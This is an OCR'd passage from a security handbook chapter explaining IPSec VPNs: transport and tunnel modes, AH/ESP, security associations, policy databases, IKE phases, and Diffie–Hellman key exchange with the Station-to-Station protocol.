150.5.1 Transport Mode

In transport mode, the IP packet contains the security protocol (AH or ESP) located after the original IP header and options and before any upper layer protocols contained in the packet, such as TCP and UDP. When ESP is utilized for the security protocol, the protection, or hash, is only applied to the



EXHIBIT 150.2 Tunnel and transport mode packet structure.

upper layer protocols contained in the packet. The IP header information and options are not utilized in the authentication process. Therefore, the originating IP address cannot be verified for integrity against the data. With the use of AH as the security protocol, the protection is extended forward into the IP header to provide integrity of the entire packet by use of portions of the original IP header in the hashing process.

150.5.2 Tunnel Mode

Tunnel mode is established for gateway services and is fundamentally an IP tunnel with authentication and encryption. This is the most common mode of operation. Tunnel mode is required for gateway-to-gateway and host-to-gateway communications. Tunnel mode communications have two sets of IP headers—inside and outside.

The outside IP header contains the destination IP address of the VPN gateway. The inside IP header contains the destination IP address of the final system behind the VPN gateway. The security protocol appears after the outer IP header and before the inside IP header. As with transport mode, extended portions of the IP header are utilized with AH that are not included with ESP authentication, ultimately providing integrity only of the inside IP header and payload.

The inside IP header's TTL (Time To Live) is decreased by one by the encapsulating system to represent the hop count as it passes through the gateway. However, if the gateway is the encapsulating system, as when NAT is implemented for internal hosts, the inside IP header is not modified. In the event the TTL is modified, the checksum must be recreated by IPSec and used to replace the original to reflect the change, maintaining IP packet integrity.

During the creation of the outside IP header, most of the entries and options of the inside header are mapped to the outside. One of these is ToS (Type of Service), which is currently available in IPv4.



EXHIBIT 150.3 AH and ESP header format.

150.6 Protecting and Verifying Data

The AH and ESP protocols can provide authentication or integrity for the data, and the ESP can provide encryption support for the data. The security protocol's header contains the necessary information for the accompanying packet. Exhibit 150.3 shows each header's format.

150.6.1 Authentication and Integrity

Security protocols provide authentication and integrity of the packet by use of a message digest of the accompanying data. By definition, the security protocols must use HMAC-MD5 or HMAC-SHA-1 for hashing functions to meet the minimum requirements of the standard. The security protocol uses a hashing algorithm to produce a unique code that represents the original data that was hashed and reduces



EXHIBIT 150.4 Message digest flow.

the result into a reasonably sized element called a digest. The original message contained in the packet accompanying the hash can be hashed by the recipient and then compared to the original delivered by the source. By comparing the hashed results, it is possible to determine if the data was modified in transit. If they match, then the message was not modified. If the message hash does not match, then the data has been altered from the time it was hashed. Exhibit 150.4 shows the communication flow and comparison of the hash digest.

150.6.2 Confidentiality and Encryption

The two modes of operation affect the implementation of the ESP and the process of encrypting portions of the data being communicated. There is a separate RFC defining each form of encryption and the implementation of encryption for the ESP and the application in the two modes of communication. The standard requires that DES be the default encryption of the ESP. However, many forms of encryption technologies with varying degrees of strength can be applied to the standard. The current list is relatively limited due to the performance issues of high-strength algorithms and the processing required. With the advent of dedicated hardware for encryption processes and the advances in small, strong encryption algorithms such as ECC (Elliptic Curve Cryptosystems), the increase in VPN performance and confidentiality is inevitable.

In transport mode, the data of the original packet is encrypted and becomes the ESP. In tunnel mode, the entire original packet is encrypted and placed into a new IP packet in which the data portion is the ESP containing the original encrypted packet.

150.7 Managing Connections

As mentioned earlier, SAs furnish the primary purpose of the IPSec protocol suite and the relationship between gateways and hosts. Several layers of application and standards provide the means for controlling, managing, and tracking SAs.

Various applications may require the unification of services, demanding combined SAs to accomplish the required transport. An example would be an application that requires authentication and confidentiality by utilizing AH and ESP and requires that further groups of SAs provide hierarchical communication. This process is called an SA Bundle, which can provide a layered effect of communications. SA bundles can be utilized by applications in two formats: fine granularity and coarse granularity.

Fine granularity is the assignment of SAs for each communication process. Data transmitted over a single SA is protected by a single security protocol. The data is protected by an AH or ESP, but not both because SAs can have only one security protocol.

Coarse granularity is the combination of services from several applications or systems into a group or portion of an SA bundle. This affords the communication two levels of protection by way of more than one SA.

Exhibit 150.5 conveys the complexity of SAs, and the options available become apparent considering that SAs in a SA bundle can terminate at different locations.

Consider the example of a host on the Internet that established a tunnel-mode SA with a gateway and a transport-mode SA to the final destination internal host behind the gateway. This implementation affords the protection of communications over an untrusted medium and further protection once on the internal network for point-to-point secured communications. It also requires an SA bundle that terminates at different destinations.

There are two implementations of SA Bundles:

1. Transport adjacency
2. Iterated tunneling



EXHIBIT 150.5 SA types.

Transport adjacency involves applying more than one security protocol to the same IP datagram without implementing tunnel mode for communications. Using both AH and ESP provides a single level of protection and no nesting of communications because the endpoint of the communication is the final destination. This application of transport adjacency is applied when transport mode is implemented for communication between two hosts, each behind a gateway. (See Exhibit 150.5: Example A.)

In contrast, iterated tunneling is the application of multiple layers of security protocols within a tunnel-mode SA(s). This allows for multiple layers of nesting because each SA can originate or terminate at different points in the communication stream. There are three occurrences of iterated tunneling:

- Endpoints of each SA are identical
- One of the endpoints of the SAs is identical
- Neither endpoint of the SAs is identical

Identical endpoints can refer to tunnel-mode communications between two hosts behind a set of gateways where SAs terminate at the hosts and AH (or ESP) is contained in an ESP providing the tunnel. (See Exhibit 150.5: Example B.)

With only one of the endpoints being identical, an SA can be established between the host and gateway and between the host and an internal host behind the gateway. This was used earlier as an example of one of the applications of SA Bundling. (See Exhibit 150.5: Example C.)

In the event of neither SA terminating at the same point, an SA can be established between two gateways and between two hosts behind the gateways. This application provides multi-layered nesting and communication protection. An example of this application is a VPN between two gateways that provide tunnel mode operations for their corresponding networks to communicate. Hosts on each network are provided secured communication based on client-to-client SAs. This provides for several layers of authentication and data protection. (See Exhibit 150.5: Example D.)

150.8 Establishing a VPN

Now that the components of a VPN have been defined, it is necessary to discuss the form that they create when combined. To be IPSec compliant, four implementation types are required of the VPN. Each type is merely a combination of options and protocols with varying SA control. The four detailed here are only the required formats, and vendors are encouraged to build on the four basic models.

The VPNs shown in Exhibit 150.6 can use either security protocol. The mode of operation is defined by the role of the endpoint—except in client-to-client communications, which can be transport or tunnel mode.

In Example A, two hosts can establish secure peer communications over the Internet. Example B illustrates a typical gateway-to-gateway VPN with the VPN terminating at the gateways to provide connectivity for internal hosts. Example C combines Examples A and B to allow secure communications from host to host in an existing gateway-to-gateway VPN. Example D details the situation when a remote host connects to an ISP, receives an IP address, and then establishes a VPN with the destination network's gateway. A tunnel is established to the gateway, and then a tunnel- or transport-mode communication is established to the internal system. In this example, it is necessary for the remote system to apply the transport header prior to the tunnel header. Also, it will be necessary for the gateway to allow IPSec connectivity and key management protocols from the Internet to the internal system.



EXHIBIT 150.6 VPN types.

150.9 Keeping Track

Security associations and the variances of their applications can become complicated; levels of security, security protocol implementation, nesting, and SA Bundling all conspire to inhibit interoperability and to decrease management capabilities. To ensure compatibility, fundamental objectives are defined to enable coherent management and control of SAs. There are two primary groups of information, or databases, that are required to be maintained by any system participating in an IPSec VPN Security Policy Database (SPD) and Security Association Database (SAD).

The SPD is concerned with the status, service, or character provided by the SA and the relationships provided. The SAD is used to maintain the parameters of each active association. There are a minimum of two of each database—one for tracking inbound and another for outbound communications.

150.9.1 Communication Policies

The SPD is a security association management constructed to enforce a policy in the IPSec environment. Consequently, an essential element of SA processing is an underlying security policy that specifies what services are to be offered to IP datagrams and in what fashion they are implemented. SPD is consulted for all IP and IPSec communications, inbound and outbound, and therefore is associated with an interface. An interface that provides IPSec, and ultimately is associated with an SPD, is called a "black" interface. An interface where IPSec is not being performed is called a "red" interface and no data is encrypted for this network by that gateway. The number of SPDs and SADs are directly related to the number of black and red interfaces being supported by the gateway. The SPD must control traffic that is IPSec based and traffic that is not IPSec related. There are three modes of this operation:

1. Forward and do not apply IPSec
2. Discard packet
3. Forward and apply IPSec

In the policy, or database, it is possible to configure traffic that is only IPSec to be forwarded, hence providing a basic firewall function by allowing only IPSec protocol packets into the black interface. A combination will allow multi-tunneling, a term that applies to gateways and hosts. It allows the system to discriminate and forward traffic based on destination, which ultimately determines if the data is encrypted or not. An example is to allow basic browsing from a host on the Internet while providing a secured connection to a remote gateway on the same connection. A remote user may dial an ISP and establish a VPN with the home office to get their mail. While receiving the mail, the user is free to access services on the Internet using the local ISP connection to the Internet.

If IPSec is to be applied to the packet, the SPD policy entry will specify a SA or SA bundle to be employed. Within the specification are the IPSec protocols, mode of operation, encryption algorithms, and any nesting requirements.

A *selector* is used to apply traffic to a policy. A security policy may determine several SAs be applied for an application in a defined order, and the parameters of this bundled operation must be detailed in the SPD. An example policy entry may specify that all matching traffic be protected by an ESP using DES, nested inside an AH using SHA-1. Each selector is employed to associate the policy to SAD entries.

The policies in the SPD are maintained in an ordered list. Each policy is associated with one or more selectors. Selectors define the IP traffic that characterizes the policy. Selectors have several parameters that define the communication to policy association, including:

- Destination IP address
- Source IP address
- Name
- Data sensitivity

- Transport protocol
- Source and destination TCP ports

Destination address may be unicast, multicast, broadcast, a range of addresses, or a wildcard address. Broadcast, range, and wildcard addresses are used to support more than one destination using the same SA. The destination address defined in the selector is not the destination that is used to define an SA in the SAD (SPI, destination IP address, and IPSec protocol). The destination from the SA identifier is used as the packet arrives to identify the packet in the SAD. The destination address within the selector is obtained from the encapsulating IP header. Once the packet has been processed by the SA and un-encapsulated, its selector is identified by the IP address and associated to the proper policy in the inbound SPD. This issue does not exist in transport mode because only one IP header exists. The source IP address can be any of the types allowed by the destination IP address field.

There are two sets of names that can be included in the Name field: User ID and System Name.

User ID can be a user string associated with a fully qualified domain name (FQDN), as with person@company.com. Another accepted form of user identification is X.500 distinguished name. An example of this type of name could be: C = US,O = Company,OU = Finance,CN = Person. System Name can be a FQDN, box.company.com, or an X.500 distinguished name.

Data sensitivity defines the level of security applied to that packet. This is required for all systems implemented in an environment that uses data labels for information security flow.

Transport protocol and port are obtained from the header. These values may not be available because of the ESP header or not mapped due to options being utilized in the originating IP header.

150.9.2 Security Association Control

The SPD is policy driven and is concerned with system relationships. However, the SAD is responsible for each SA in the communications defined by the SPD. Each SA has an entry in the SAD. The SA entries in the SAD are indexed by the three SA properties: destination IP address, IPSec protocol, and SPI. The SAD database contains nine parameters for processing IPSec protocols and the associated SA:

1. Sequence number counter for outbound communications
2. Sequence number overflow counter that sets an option flag to prevent further communications utilizing the specific SA
3. A 32-bit anti-replay window that is used to identify the packet for that point in time traversing the SA and provides the means to identify that packet for future reference
4. Lifetime of the SA that is determined by a byte count or timeframe, or a combination of the two
5. The algorithm used in the AH
6. The algorithm used in the authenticating the ESP
7. The algorithm used in the encryption of the ESP
8. IPSec mode of operation: transport or tunnel mode
9. Path MTU (PMTU) (this is data that is required for ICMP data over an SA)

Each of these parameters is referenced in the SPD for assignment to policies and applications. The SAD is responsible for the lifetime of the SA, which is defined in the security policy. There are two lifetime settings for each SA: soft lifetime and hard lifetime.

Soft lifetime determines a point when to initiate the process to create a replacement SA. This is typical for rekeying procedures. Hard lifetime is the point where the SA expires. If a replacement SA has not been established, the communications will discontinue.

150.10 Providing Multi-Layered Security Flow

There are many systems that institute multi-layered security (MLS), or data labeling, to provide granularity of security based on the data and the systems it may traverse while on the network. This model of operation can be referred to as Mandatory Access Control (MAC). An example of this security model is the Bell–LaPadula model, designed to protect against the unauthorized transmission of sensitive information. Because the data itself is tagged for review while in transit, several layers of security can be applied. Other forms of security models such as Discretionary Access Control (DAC) that may employ access control lists or filters are not sufficient to support multi-layer security. The AH and ESP can be combined to provide the necessary security policy that may be required for MLS systems working in a MAC environment.

This is accomplished using the authenticating properties of the AH security protocol to bind security mappings in the original IP header to the payload. Using the AH in this manner allows the authentication of the data against the header. Currently, IPv4 does not validate the payload with the header. The sensitivity of the data is assumed only by default of the header.

To accomplish this process each SA, or SA Bundle, must be discernable from other levels of secured information being transmitted. An example is: "SENSITIVE" labeled data will be mapped to a SA or a SA Bundle, while "CLASSIFIED" labeled data will be mapped to others. The SAD and SPD contain a parameter called *Sensitivity Information* that can be accessed by various implementations to ensure that the data being transferred is afforded the proper encryption level and forwarded to the associated SAs.

There are two forms of processing when MAC is implemented:

1. Inbound operation
2. Outbound operation

When a packet is received and passed to the IPSec functions, the MLS must verify the sensitivity information level prior to passing the datagram to upper layer protocols or forwarding. The sensitivity information level is then bound to the associated SA and stored in the SPD to properly apply policies for that level of secured data.

Outbound requirements of the MLS are to ensure that the selection of a SA, or SA Bundle, is appropriate for the sensitivity of the data, as defined in the policy. The data for this operation is contained in the SAD and SPD, which is modified by defined policies and the previous inbound operations.

Implementations of this process are vendor driven. Defining the level of encryption, type of authentication, key management scheme, and other security-related parameters associated with a data label are available for vendors to implement. The mechanism for defining policies that can be applied is accessible and vendors are beginning to become aware of these options as comfort and maturity of the IPSec standard are realized.



EXHIBIT 150.7 ISAKMP structure.

150.11 A Key Point

Key management is an important aspect of IPSec or any encrypted communication that uses keys to provide information confidentiality and integrity. Key management and the protocols utilized are implemented to set up, maintain, and control secure relationships and ultimately the VPN between systems. During key management, there are several layers of system insurance prior to the establishment of an SA, and there are several mechanisms used to accommodate these processes.

150.12 Key History

Key management is far from obvious definition, and lackadaisical conversation with interchanged acronyms only adds to the perceived misunderstandings. The following is an outline of the different protocols that are used to get keys and data from one system to another.

The Internet Security Association and Key Management Protocol (ISAKMP) (RFC 2408) defines the procedures for authenticating a communicating peer and key generation techniques. All of these are necessary to establish and maintain an SA in an Internet environment. ISAKMP defines payloads for exchanging key and authentication data. As shown Exhibit 150.7, these formats provide a consistent framework that is independent of the encryption algorithm, authentication mechanism being implemented, and security protocol, such as IPSec.

The Internet Key Exchange (IKE) protocol (RFC 2409) is a hybrid containing three primary, existing protocols that are combined to provide an IPSec-specific key management platform. The three protocols are:

1. ISAKMP
2. Oakley
3. SKEME (Secure Key Exchange Mechanism)

Different portions of each of these protocols work in conjunction to securely provide keying information specifically for the IETF IPSec DOI. The terms IKE and ISAKMP are used interchangeably by various vendors, and many use ISAKMP to describe the keying function. While this is correct, ISAKMP addresses the procedures and not the technical operations as they pertain to IPSec. IKE is the term that best represents the IPSec implementation of key management.

Public Key Infrastructure (PKI) is a suite of protocols that provide several areas of secure communication based on trust and digital certificates. PKI integrates digital certificates, public key cryptography, and certificate authorities into a total, enterprisewide network security architecture that can be utilized by IPSec.

150.13 IPSec IKE

As described earlier, IKE is a combination of several existing key management protocols that are combined to provide a specific key management system. IKE is considerably complicated, and several variations are available in the establishment of trust and providing keying material.

Oakley and ISAKMP protocols, which are included in IKE, each define separate methods of establishing an authenticated key exchange between systems. Oakley defines *modes* of operation to build a secure relationship path, and ISAKMP defines *phases* to accomplish much the same process in a hierarchical format. The relationship between these two is represented by IKE with different exchanges as modes, which operate in one of two phases. Implementing multiple phases may add overhead in processing, resulting in performance degradation, but several advantages can be realized. Some of these are:

- First phase creation assisted by second phase
- First phase key material used in second phase
- First phase trust used for second phase

The first phase session can be disbursed among several second phase operations to provide the construction of new ISAKMP security associations (ISA for purposes of clarity in this document) without the renegotiation process between the peers. This allows for the first phase of subsequent ISAs to be preempted via communications in the second phase.

Another benefit is that the first phase process can provide security services for the second phase in the form of encryption keying material. However, if the first phase does not meet the requirements of the second phase, no data can be exchanged or provided from the first to the second phase.

With the first phase providing peer identification, the second phase may provide the creation of the security protocol SAs without the concern for authentication of the peer. If the first phase were not available, each new SA would need to authenticate the peer system. This function of the first phase is an important feature for IPSec communications. Once peers are authenticated by means of certificates or shared secret, all communications of the second phase and internal to the IPSec SAs are authorized for transport. The remaining authentication is for access control. By this point, the trusted communication has been established at a higher level.

150.14 Phases and Modes

Phase one takes place when the two ISAKMP peers establish a secure, authenticated channel with which to communicate. Each system is verified and authenticated against its peer to allow for future communications. Phase two exists to provide keying information and material to assist in the establishment of SAs for an IPSec communication.

Within phase one, there are two modes of operation defined in IKE: main mode and aggressive mode. Each of these accomplishes a phase one secure exchange, and these two modes only exist in phase one. Within phase two, there are two modes: Quick Mode and New Group Mode.

Quick Mode is used to establish SAs on behalf of the underlying security protocol. New Group Mode is designated as a phase two mode only because it must exist in phase two; however, the service provided by New Group Mode is to benefit phase one operations. As described earlier, one of the advantages of a two-phase approach is that the second phase can be used to provide additional ISAs, which eliminates the reauthorization of the peers.

Phase one is initiated using ISAKMP-defined cookies. The initiator cookie (I-cookie) and responder cookie (R-cookie) are used to establish an ISA, which provides end-to-end authenticated communications. That is, ISAKMP communications are bi-directional and, once established, either peer may initiate a Quick Mode to establish SA communications for the security protocol. The order of the cookies is crucial for future second phase operations. A single ISA can be used for many second phase operations, and each second phase operation can be used for several SAs or SA Bundles. Main Mode and Aggressive Mode each use Diffie–Hellman keying material to provide authentication services.

While Main Mode must be implemented, Aggressive Mode is not required. Main Mode provides several messages to authenticate. The first two messages determine a communication policy; the next two messages exchange Diffie–Hellman public data; and the last two messages authenticate the Diffie–Hellman Exchange. Aggressive Mode is an option available to vendors and developers that provides much more information with fewer messages and acknowledgments. The first two messages in Aggressive Mode determine a communication policy and exchange Diffie–Hellman public data. In addition, a second message authenticates the responder, thus completing the negotiation.

Phase two is much simpler in nature in that it provides keying material for the initiation of SAs for the security protocol. This is the point where key management is utilized to maintain the SAs for IPSec communications. The second phase has one mode designed to support IPSec: Quick Mode. Quick Mode verifies and establishes the keying process for the creation of SAs. Not related directly to IPSec SAs is the New Group Mode of operation; New Group provides services for phase one for the creation of additional ISAs.

150.15 System Trust Establishment

The first step in establishing communications is verification of the remote system. There are three primary forms of authenticating a remote system:

1. Shared secret
2. Certificate
3. Public/private key

Of these methods, shared secret is currently used widely due to the relatively slow integration of Certificate Authority (CA) systems and the ease of implementation. However, shared secret is not scalable and can become unmanageable very quickly due to the fact that there can be a separate secret for each communication. Public and private key use is employed in combination with Diffie–Hellman to authenticate and provide keying material. During the system authentication process, hashing algorithms are utilized to protect the authenticating shared secret as it is forwarded over untrusted networks. This process of using hashing to authenticate is nearly identical to the authentication process of an AH security protocol. However, the message—in this case a password—is not sent with the digest. The map previously shared or configured with participating systems will contain the necessary data to be compared to the hash.

An example of this process is a system, called system A, that requires a VPN to a remote system, called system B. By means of a preconfigured map, system A knows to sends its hashed shared secret to system B to access a network supported by system B. System B will hash the expected shared secret and compare it to the hash received from system A. If the two hashes match, an authenticated trust relationship is established.

Certificates are a different process of trust establishment. Each device is issued a certificate from a CA. When a remote system requests communication establishment, it will present its certificate. The recipient will query the CA to validate the certificate. The trust is established between the two systems by means of an ultimate trust relationship with the CA and the authenticating system. Seeing that certificates can be made public and are centrally controlled, there is no need to attempt to hash or encrypt the certificate.

150.16 Key Sharing

Once the two systems are confident of each other's identity, the process of sharing or swapping keys must take place to provide encryption for future communications. The mechanisms that can be utilized to provide keying are related to the type of encryption to be utilized for the ESP. There are two basic forms of keys: symmetrical and asymmetrical.

Symmetrical key encryption occurs when the same key is used for the encryption of information into human unintelligible data (or ciphertext) and the decryption of that ciphertext into the original information format. If the key used in symmetrical encryption is not carefully shared with the participating individuals, an attacker can obtain the key, decrypt the data, view or alter the information, encrypt the data with the stolen key, and forward it to the final destination. This process is defined as a man-in-the-middle attack and, if properly executed, can affect data confidentiality and integrity, rendering the valid participants in the communication oblivious to the exposure and the possible modification of the information.

Asymmetrical keys consist of a key-pair that is mathematically related and generated by a complicated formula. The concept of asymmetrical comes from the fact that the encryption is one way with either of the key-pair, and data that is encrypted with one key can only be decrypted with the other key of the pair. Asymmetrical key encryption is incredibly popular and can be used to enhance the process of symmetrical key sharing. Also, with the use of two keys, digital signatures have evolved and the concept of trust has matured to certificates, which contribute to a more secure relationship.

150.17 One Key

Symmetrical keys are an example of DES encryption, where the same keying information is used to encrypt and decrypt the data. However, to establish communications with a remote system, the key must be made available to the recipient for decryption purposes. In early cases, this may have been a phone call, e-mail, fax, or some form of nonrelated communication medium. However, none of these options are secure or can communicate strong encryption keys that require a sophisticated key that is nearly impossible to convey in a password or phrase.

In 1976, two mathematicians, Bailey W. Diffie at Berkeley and Martin E. Hellman at Stanford, defined the Diffie–Hellman agreement protocol (also known as exponential key agreement) and published it in a paper entitled "New Directions in Cryptography." The protocol allows two autonomous systems to exchange a secret key over an untrusted network without any prior secrets. Diffie and Hellman postulated that the generation of a key could be accomplished by fundamental relationships between prime numbers. Some years later, Ron Rivest, Adi Shamir, and Leonard Adelman, who developed the RSA Public and Private key cryptosystem based on large prime numbers, further developed the Diffie–Hellman formula (i.e., the nuts and bolts of the protocol). This allowed communication of a symmetrical key without transmitting the actual key, but rather a mathematical portion or fingerprint.

An example of this process is system A and system B require keying material for the DES encryption for the ESP to establish an SA. Each system acquires the Diffie–Hellman parameters, a large prime number p and a base number g, which must be smaller than $p-1$. The generator, g, is a number that represents every number between 1 and p to the power of k. Therefore, the relationship is $g^k = \text{n mod } p$.

Both of these numbers must be hardcoded or retrieved from a remote system. Each system then generates a number X, which must be less than $p-2$. The number X is typically created by a random string of characters entered by a user or a passphrase that can be combined with date and time to create a unique number. The hardcoded numbers will not be exceeded because most, if not all, applications employ a limit on the input.



EXHIBIT 150.8 Diffie–Hellman exchange protocol.

As shown in Exhibit 150.8, a new key is generated with these numbers, g^Xmod p. The result Y, or fingerprint, is then shared between the systems over the untrusted network. The formula is then exercised again using the shared data from the other system and the Diffie–Hellman parameters. The results will be mathematically equivalent and can be used to generate a symmetrical key. If each system executes this process successfully, they will have matching symmetrical keys without transmitting the key itself. The Diffie–Hellman protocol was finally patented in 1980 (U.S. Patent 4200770) and is such a strong protocol that there are currently 128 other patents that reference Diffie–Hellman.

To complicate matters, Diffie–Hellman is vulnerable to man-in-the-middle attacks because the peers are not authenticated using Diffie–Hellman. The process is built on the trust established prior to keying material creation. To provide added authentication properties within the Diffie–Hellman procedure, the Station-to-Station (STS) protocol was created. Diffie, Oorschot, and Wiener completed STS in 1992 by allowing the two parties to authenticate themselves to each other by the use of digital signatures created by a public and private key relationship.

An example of this process, as shown in Exhibit 150.9, transpires when each system is provided a public and private key-pair. System A will encrypt the Y value (in this case Ya) with the private key. When system B receives the signature, it can only be decrypted with the system A public key. The only plausible result is that system A encrypted the Ya value authenticating system A. The STS protocol allows for the use of certificates

